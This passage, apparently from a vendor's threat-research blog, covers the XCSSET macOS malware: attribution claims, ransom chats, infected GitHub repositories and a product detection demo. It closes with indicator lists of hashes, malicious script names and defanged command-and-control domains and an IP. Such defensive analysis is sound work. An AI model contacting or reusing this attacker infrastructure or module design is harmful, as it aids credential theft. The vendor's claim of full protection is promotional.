
While very little is publicly known about the actors behind XCSSET, their motivations or their exact targets, the actors have engaged with journalists and security researchers at times. The original version of XCCSET, which appeared in August 2020, contained the full names of two individuals. Subsequently, a Twitter account with the name ‘Hans’ briefly became active and sent private messages to a journalist, claiming that he was the real author and not the two individuals whose names appeared in the malware code. The same individual claimed that the targets were “developers from China” and “big gambling business”.


only developers from China are mainly targeted


as it involves big money and big gambling business of Mainland China

25/08/2020, 18:52

'Hans' subsequently disappeared from view, but about a year later another Twitter account in the name of 'Vlad F' began reaching out to researchers, complaining that they had been falsely accused of being the actors behind the malware.


Vlad F. @Vlad739... 19 Apr 21, 6:00pm
the story behind this is very interesting in August 2020 I was infected with XCSET malware and started digging into it, then I found a module exploiting this bug and wrote to Apple to their Bug Bounty program, the response I got from them was shocking.. they accused me of creating XCSET malware because parts of code I used for proof-of-concept are pretty similar to XCSET's. They'll do anything not to pay via Bug Bounty program 😓. Though they said that it will be fixed in Spring of 2021 but still nothing.

While Apple refused to comment on these claims at the time, Vlad F's Twitter account ceased to respond. Earlier this year, however, Chinese users reported XCSSET infections and attempts to unlock stolen "accounts" from victims in return for "200 USDT" (a so-called "stable" bitcoin belonging to Tether).



< 返回

Марципан

近期上线

M

拉黑用户 添加联系人

今天

21:18

Do you want your accounts back? 已编辑 21:18

你想找回你的账户吗? 21:18

21:19

How much 21:19

200 usdt each 21:19

Prior to that, researchers had noticed that XCSSET infections were being embedded in a number of Github repositories.


> It seems a new trojan is going around and affecting @Apple #iOS builds. I don&#39;t know the original method of infection, but I&#39;m starting to see some public repos on GitHub being affectedhttps://t.co/EmutE0jCbD
>
> &mdash; Pier Fumagalli 💉💉💉🦠💉😷 (@ianosh) June 4, 2021

At this point in time, it's unclear whether these infected repos are victims or plants by threat actors hoping to infect unwary users. It has been suggested that unsuspecting users may be pointed to the infected repositories through tutorials and screencasts for novice developers. Our research into XCSSET and its infection vectors continues.

Staying Protected Against XCSSET Malware on macOS


XCSSET has many moving parts, and samples change rapidly. While some static signatures such as those used in Apple's XProtect service will detect known samples, full protection against evolving threats like these is only really possible with a multi-engine agent including behavioral AI.

SentinelOne Singularity fully protects SentinelOne customers against XCSSET malware.



malicious_persistence_deception
/usr/bin/unzip
Detected malicious running process.
22 Aug 2022 at 13:47

With the agent policy set to 'Protect', the malware is prevented from executing or dropping any of its components. For this demonstration, we set the policy to 'Detect-only' in order to observe further stage payloads.



Initiated By	Agent Policy
Engine	Behavioral AI
Detection type	Dynamic
Classification	Generic.Heuristic
File Size	194.27 KB
Storyline	1695DB44-3154-4CED-9A8...
Threat Id	1492699594673094316

General

Process achieved persistency through launchd job
MITRE : Persistence [T1160]

Indicators of Compromise

Scripts

25f8d7ac99e00c9d69679f2d9aca5954d2609a03 ./brave_remote.applescript
0e1b2f01441e6e6fc8a48a7871e649d3647828cd ./canary_remote.applescript
4c368635ecfee61a89203f3f0e84bfdd7d85073d ./chrome_remote.applescript
2a2330b13886ffe0e4fe54f7254008490814b5fa ./chromium_remote.applescript
fd82b821fa2c23f2b88f64179e3a7a8905c1e40b ./contacts.applescript
bde20788e2656454052aae9baf2f4d2b7c256c9d ./edge_remote.applescript
3f35fd8306d4a05fadd9095acacd8d5f297a112e ./firefox_remote.applescript
3de232d0a42959b20703ebb9d9376b3ef3d3015d ./firewall_off.applescript
3257a1f540455444a56975e7fd9cdb6f8148b828 ./listing.applescript
2dbf06445a294b4f786501ef16ea4aabd8e1ad72 ./notes.applescript
6c0b4e3e3bac36f3228e69ab1e53884f76f6828b ./notes.py
6cf1ec6af6c6102c9d4929b1a83e0a463e737255 ./notes_app.applescript
73918b840384e485d009632fdf1a396758d7c515 ./opera_remote.applescript
e2de10a6b517e298cb2e7da150224dfe7e5717a7 ./payloader.applescript
5e673f4c494c424ae450f2ea5c0b066f912edccb ./pods_infect.applescript
73d9a443933fb0c40dde3065ec77adad35a5c49a ./remove_old.applescript
5b66e4b1556ad03b4bf072d061de0606eabe8603 ./replicator.applescript
672837de18d0e34f8b2a77bc2646b245671c83dc ./safari_remote.applescript
b66dbd55ce42a61cfedd06f31725b7f56d10d548 ./safari_update.applescript
fb29c9daa6fdeaa945446fe7cde185d51296dc7d ./telegram.applescript
760676a2e05d25959dee1f9ffaf3042e5f2e0f31 ./telegram_lite.applescript
4ffb268475e3816b22aadfb147bd7cd2f211e3d5 ./uploader.applescript
c2a90c68ad9d93139ebce981a409beae5d7de8bf ./yandex_remote.applescript
d70f4974bd531af674c5c2da3bc3c7d1a0ac9b54 ./360_remote.applescript
a57b73190525a729d821b6aed6849084fc1beddd ./a.applescript

Binaries

127b66afa20a1c42e653ee4f4b64cf1ee3ed637d ./exec.2430808
f4099a0884d3f1bf5602c8c6ba5265b76d7f4953 ./Pods
dde87aefcaf788f770e5e1229db4fe73873e1c36 ./agentd
bd13d22095d377938c50088e59fa3079143cb0f2 ./braved
a1449c5fbf8cf126502bd68a8e8d657b3dcfd87a ./canaryd
cbf08fae71fcd46cc852fad7502685466c40e168 ./edged
2a62d6bcac7b0c5e75f561458e934ec45c77699c ./firefoxd
263b243df32be6d9d9878c459d2fc6491342d547 ./metald
f3a747bf10763d7d8c1cd9ccedd1e25ee195fce3 ./open
2a6d37160f21ec13aa6c692a3ca3374db3d35e96 ./operad
1396fdbff38b787d14b1135dcdfc367658669637 ./speedd
e4b6c56faa97493dc0f0f7c4fc2196096ef66513 ./yandexd

Communications

adobefile[.]ru
appledocs[.]ru
Cosmodron[.]com
gismolow[.]com
gurumades[.]ru
kinksdoc[.]ru
melindas[.]ru
superdocs[.]ru
45[.]82[.]153[.]92